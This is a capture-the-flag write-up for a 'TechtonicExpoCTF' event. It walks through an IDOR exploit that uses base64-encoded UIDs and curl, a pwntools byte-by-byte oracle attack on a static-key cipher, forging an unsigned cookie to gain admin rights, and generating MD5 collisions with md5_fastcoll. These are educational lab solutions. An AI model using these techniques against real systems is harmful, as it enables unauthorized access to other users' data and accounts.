
Kadang data user tidak benar-benar terkunci. Lihat baik-baik request saat edit profil—apakah ada parameter tersembunyi yang bisa dimanipulasi? Coba ubah uid ke milik orang lain…

Solution:




You're given a UI with several features. You can check the existing users, and there's also a profile section. If we go back to the hint that was given, the injection will later focus on that profile part. For now, let's continue dissecting what's available on this website.

When we check the list of users, nothing really stands out. But if we dive into the source code that’s where things start to get interesting.


view-source:https://techtonicexpo.com/mars/detail.php?nama=mulyadi

```
<!DOCTYPE html>
<html lang="id">
<head>
    <meta charset="UTF-8">
    <title>Detail Mulyadi</title>
    <style>
        body { font-family: Arial, sans-serif; background:#f4f7f9; display:flex; justify-content:center; align-items:center; height:100vh; margin:0; }
        .card { background:#fff; border-radius:10px; box-shadow:0 4px 10px rgba(0,0,0,.1); padding:20px; text-align:center; width:300px; }
        img { width:120px; height:120px; border-radius:50%; object-fit:cover; margin-bottom:15px; }
        h2 { margin:0 0 10px; }
        p { margin:0; color:#7f8c8d; }
        /*<script src="js/jquery.js"></script>*/
    </style>
</head>
<body>
    <div class="card">
        <img src="https://images.pexels.com/photos/220453/pexels-photo-220453.jpeg?auto=compress&amp;cs=tinysrgb&amp;dpr=2&amp;h=650&amp;w=940" alt="Foto Mulyadi">
        <h2>Mulyadi</h2>
        <p>Mantan Manager</p>
    </div>

</body>
</html>
```

I opened the profile of one of the users Mulyadi and here, there's a piece of source code that really caught my attention. It looks like this:




```
    p { margin:0; color:#7f8c8d; }
    /*<script src="js/jquery.js"></script>*/
</style>
```

It’s tucked away inside an HTML comment. Hmm, pretty intriguing, right? When you actually peek at what’s inside that’s when things start to get juicy.


```
};

var __user_map = {
    "mulyadi": "dWlkID0gYWJjZC1hc2RqLXNhZGEtYmJiMQ=="
};

// function
function _shuffle(arr) {
    var m = arr.length, t, i;
    while (m) {
        i = Math.floor(Math.random() * m--);
        t = arr[m];
        arr[m] = arr[i];
        arr[i] = t;
    }
    return arr;
}
console.log("init shuffle:", _shuffle([1,2,3,4,5,6,7,8,9]));

jQuery.fn.addClass = function(c) { console.log("addClass", c); return th
jQuery.fn.removeClass = function(c) { console.log("removeClass", c); re
jQuery.fn.toggle = function() { console.log("toggle element"); return th

// UID bowok
__user_map["bowok"] = "dWlkID0geHl6cS0xMmFiLTk4ZGQtdHR0Mg==";

// filler
jQuery.fn.animate = function(props, time) { console.log("animate", prop
jQuery.fn.hide = function() { console.log("hide"); return this; };
jQuery.fn.show = function() { console.log("show"); return this; };

function deepClone(obj) {
    return JSON.parse(JSON.stringify(obj));
}
console.log("clone test:", deepClone({a:1,b:2}));

__user_map["megasari"] = "dWlkID0gbG1uby05cHBxLTc3enotcnJyMw==";
```

There are several pieces of code that are encoded using Base64, and when decoded, they turn back into plaintext. That’s where things start to get spicy.




uid = abcd-asdj-sada-bbb1

Exactly, inside that encoded chunk is a uid. And that uid is our golden ticket to extract information from these three individuals.



I retrieved the data using curl, where I used the parameters uid and jabatan, which are most likely the two hidden parameters that were being referred to. Below is the curl I used.



```
❯ curl -s 'https://techtonicexpo.com/mars/profile.php' \
-H 'Content-Type: application/x-www-form-urlencoded' \
--data-raw 'uid=lmno-9ppq-77zz-rrr3&nama=Megasari&jabatan=ketua%20unit'
<h2 style='color:red'>Flag: TechtonicExpoCTF{1D0R_3XP0S3D_T0K3N}</h2>%
```

And yesss, got it I successfully extracted Megasari’s data using the uid decoded from Base64, along with the jabatan parameter found on the site.

Flag: TechtonicExpoCTF{1D0R_3XP0S3D_T0K3N}

Cryptography

1. Stein


Description:

Kurisu from the Future Gadget Lab is trying a new experiment. She has created a machine that can scramble messages with a key that is random each time.

Your mission: help Okabe retrieve the TechtonicExpoCTF flag from Kurisu's experimental machine.

Use your skills in cryptography and the s-box misterius to decrypt the flag.

Solution:



```
❯ nc ctf.techtonicexpo.com 1337
1. Get Encrypted Flag
2. Encrypt
3. Exit
>
```

When connected to the server, there's a menu available:


1. **Get Encrypted Flag** → the server returns the ciphertext (hex) of the FLAG.
2. **Encrypt** → we input plaintext, and the server returns the ciphertext (hex).
3. **Exit**

Now, a few key points I discovered are:


The key changes with each connection but stays consistent throughout a single session. Also, encryption is done per-byte, and the length of the ciphertext equals the length of the plaintext.

So I had an idea to try an attack by reverse-mapping the cipher to the plain. For each candidate byte b, send 'b'*n.


The resulting ciphertext immediately gives the mapping for all positions. Once all candidates are tested, we can decrypt by matching the flag against the mapping.



```python
from pwn import remote, context
import string, time, re

context.log_level = "info"
HOST, PORT = "ctf.techtonicexpo.com", 1337

PRIO = "TechtonicExpoCTF{}_-" + string.digits
ALPHA = list(dict.fromkeys(PRIO + string.ascii_letters + string.digits + "_{}-.:,+/=@"))

HEXRUN = re.compile(rb'(?i)(?:[0-9a-f]{2}\s*){3,}|[0-9a-f]{6,}')

def read_to_prompt(io, timeout=8.0):
    return io.recvuntil(b'>', timeout=timeout, drop=False)

def extract_hex(buf, expected_len=None):
    cands = []
    for m in re.finditer(rb'(?i)(?:[0-9a-f]{2}\s*){3,}', buf):
        s = re.sub(rb'\s+', b'', m.group(0))
        if len(s) % 2 == 0: cands.append(s)
    if expected_len:
        need = 2*expected_len
        exact = [c for c in cands if len(c)==need]
        if exact: return bytes.fromhex(exact[-1].decode())
    if cands: return bytes.fromhex(cands[-1].decode())
    m = HEXRUN.findall(buf)
    if m:
        s = m[-1]
        if len(s)%2: s = s[:-1]
        return bytes.fromhex(s.decode())
    raise RuntimeError("no hex")

def get_flag_ct(io):
```




```python
def get_flag_ct(io):
    buf = read_to_prompt(io)
    return extract_hex(buf, None)

def enc(io, raw):
    io.sendline(b'2')
    io.recvuntil(b'Enter string to encrypt', timeout=8.0)
    try: io.recvline(timeout=0.4)
    except: pass
    io.send(raw + b'\n')
    buf = read_to_prompt(io)
    return extract_hex(buf, len(raw))

def stable(io, n):
    a = enc(io, b'A'*n); time.sleep(0.02)
    b = enc(io, b'A'*n)
    return a == b

def solve():
    io = remote(HOST, PORT, timeout=12.0)
    read_to_prompt(io)

    flag_ct = get_flag_ct(io)
    n = len(flag_ct)
    print(f"{n}")

    if not stable(io, min(n, 8)):
        io.close(); raise SystemExit("Key berubah reconnect.")

    out = bytearray(b'?'*n)
    for i in range(n):
        found = False
        for ch in ALPHA:
```



```python
def solve():
    n = len(flag_ct)
    print(f"{n}")

    if not stable(io, min(n, 8)):
        io.close(); raise SystemExit("Key berubah reconnect.")

    out = bytearray(b'?'*n)
    for i in range(n):
        found = False
        for ch in ALPHA:
            pt = b'A'*i + bytes([ord(ch)])
            ct = enc(io, pt)
            if len(ct) > i and ct[i] == flag_ct[i]:
                out[i] = ord(ch); found = True; break
        if not found:
            for b in range(0x20, 0x7F):
                if chr(b) in ALPHA: continue
                pt = b'A'*i + bytes([b])
                ct = enc(io, pt)
                if len(ct) > i and ct[i] == flag_ct[i]:
                    out[i] = b; found = True; break
        if (i+1)%6==0 or i==n-1:
            print(f"[*] {i+1}/{n}: {out.decode('latin1','replace')}")
        if not found:
            print(f"{i} belum cocok"); break
        time.sleep(0.01)
    io.close()
    print("\n[FLAG?]", out.decode('latin1','replace'))

if __name__ == "__main__":
    solve()
```

When the program runs, it performs mapping one by one for each part of the flag until finally, piece by piece, the entire flag is revealed.



```
TechtonicExpoCTF{N3v3r_Us3_St4t1c_K3y
TechtonicExpoCTF{N3v3r_Us3_St4t1c_K3y}
```

Flag: TechtonicExpoCTF{N3v3r_Us3_St4t1c_K3y}


2. Auth

Description:

Just like Subaru in Re:Zero, who always returns from death, this system also returns But this time, it's not an isekai, it's the world of cryptography.


Are you just a regular user? Or, is there a secret way to become an admin? Your mission: sign up → sign in → then prove you can respawn as an admin.

Solution:



```
❯ nc ctf.techtonicexpo.com 21337
[+] Auth Service readyce...

(( menu ))
1. sign up
2. sign in
0. exit
M> 1
username << miaw
cookie >> eyJ1c2VybmFtZSI6ICJtaWF3IiwgImlzX2FkbWluIjogZmFsc2UsICJ1dWlkIjogIjY3MGJkMTIwLTgyNzItMTFmMC1hM2JlLTAyNDJhYzE4MDAwMiJ9.AAE=.AAE=
```

In this challenge, we're tasked with modifying our cookie to become an admin. Once we connect to the nc, we go ahead and sign up after that, we receive a cookie that we can decode using JWT Fusion.io



Token


```
eyJ1c2VybmFtZSI6ICJtaWF3IiwgImlzX2FkbWluIjogZmFsc2UsICJ1dWlkIjogIjY3MGJkMTIwLTgyNzItMTFmMC1hM2JlLTAyNDJ
hYzE4MDAwMiJ9.AAE=
```

Paste a JSON web token into the text area above

Header

```
{
  "username": "miaw",
  "is_admin": false,
  "uuid": "670bd120-8272-11f0-a3be-0242ac180002"
}
```

And yup, it’s clearly visible there the admin field isn’t set to true yet. So all we need to do is flip that value to true



Token


```
eyJ1c2VybmFtZSI6Im1pYXciLCJpc19hZG1pbiI6dHJ1ZSwidXVpZCI6IjY3MGJkMTIwLTgyNzItMTFmMC1hM2JlLTAyNDJhYzE4MDA
wMiJ9..AAE=
```

Paste a JSON web token into the text area above

Header

```
{
  "username": "miaw",
  "is_admin": true,
  "uuid": "670bd120-8272-11f0-a3be-0242ac180002"
}
```

Once it’s set to true, we can simply copy the modified cookie and log in as admin right away



```
(( menu ))
1. sign up
2. sign in
0. exit
M> 2
username << miaw
cookie << eyJ1c2VybmFtZSI6Im1pYXciLCJpc19hZG1pbiI6dHJ1ZSwidXVpZCI6IjY3MGJkMTIwLTgyNzItMTFmMC1hM2JlLTAyNDJhYzE4MDAwMiJ9..AAE=

Well deserved: TechtonicExpoCTF{d0n7_g3t_too_s7re5s3d_4b0u7_crypt0_br0}
```

And Boom wew, nailed it!

Flag: TechtonicExpoCTF{d0n7_g3t_too_s7re5s3d_4b0u7_crypt0_br0}

3. Wonderhoy

Description:

"Yoo minna~!! 🤩 Welcome to the Wonder Stage 🎉 🎢!!

Ada sebuah permainan ajaib di mana dua pesan berbeda bisa berubah jadi senyum yang sama loh 😄

Kalau kamu bisa menemukan 'kembarannya', kamu bakal dapet hadiah rahasia dari panggung Wonderhoy ✨"

nc ctf.techtonicexpo.com 42069

Hint:

Nee nee~! 🤭 Pake MD5 ajaib, coba cari collision nya deh~ Tapi inget! Pesanmu ga boleh sama, kalau sama malah jadi L chat 😌 Oiya, FLAG nya ada emot ya😄

[Wonderhoy Fact: Ini mirip trik crypto klasik dari WXS panggung rahasia ✨]

Solution:

After I checked the contents of the nc, something like this popped up.


>> proof me if you could find the collision <<

message (hex):

Then I tried inputting a basic hex value, and it triggered another response again something new popped up.

proofit (hex):

Hmm, then from the hint, I suddenly remembered one of the CTF problems from PicoCTF and that's when I started downloading a tool called HashClash. I grabbed it from the Releases section.



After that, I downloaded the tool, extracted it, navigated to the bin folder, and found *md5_fastcoll* this was exactly the tool I needed. Then I ran the following command:

./md5_fastcoll m1.bin m2.bin

That gave me two .bin files. Once I had them, I converted them into hex using:

xxd -p m1.bin | tr -d '\n' > m1.hex

and

xxd -p m2.bin | tr -d '\n' > m2.hex

And just like that, I ended up with two hex files containing

```
9274f107b18d0cad8f225152bf70bdce65b8eae613fc1fcd5ac23bdaeff83276bcfbc50adaca18d
d6b266ac3e3459c22a5a2d39717a3a514f847e88a1f5eab0096b90c575909699ce97c293c4d3
d4b1e4e8dd33521862e72c91a064aecc6fded28251e56f20c0841a8635437ffb856eefe69080a
60b3a8a2169c593e06402dec
```

and

```
9274f107b18d0cad8f225152bf70bdce65b8ea6613fc1fcd5ac23bdaeff83276bcfbc50adaca18d
d6b266ac3e3c59c22a5a2d39717a3a514f847e80a1f5eab0096b90c575909699ce97c293c4d3d
4b1e4e8dd3b521862e72c91a064aecc6fded28251e56f20c0841a8635437ff3856eefe69080a6
0b3a8a2169c59be06402dec
```

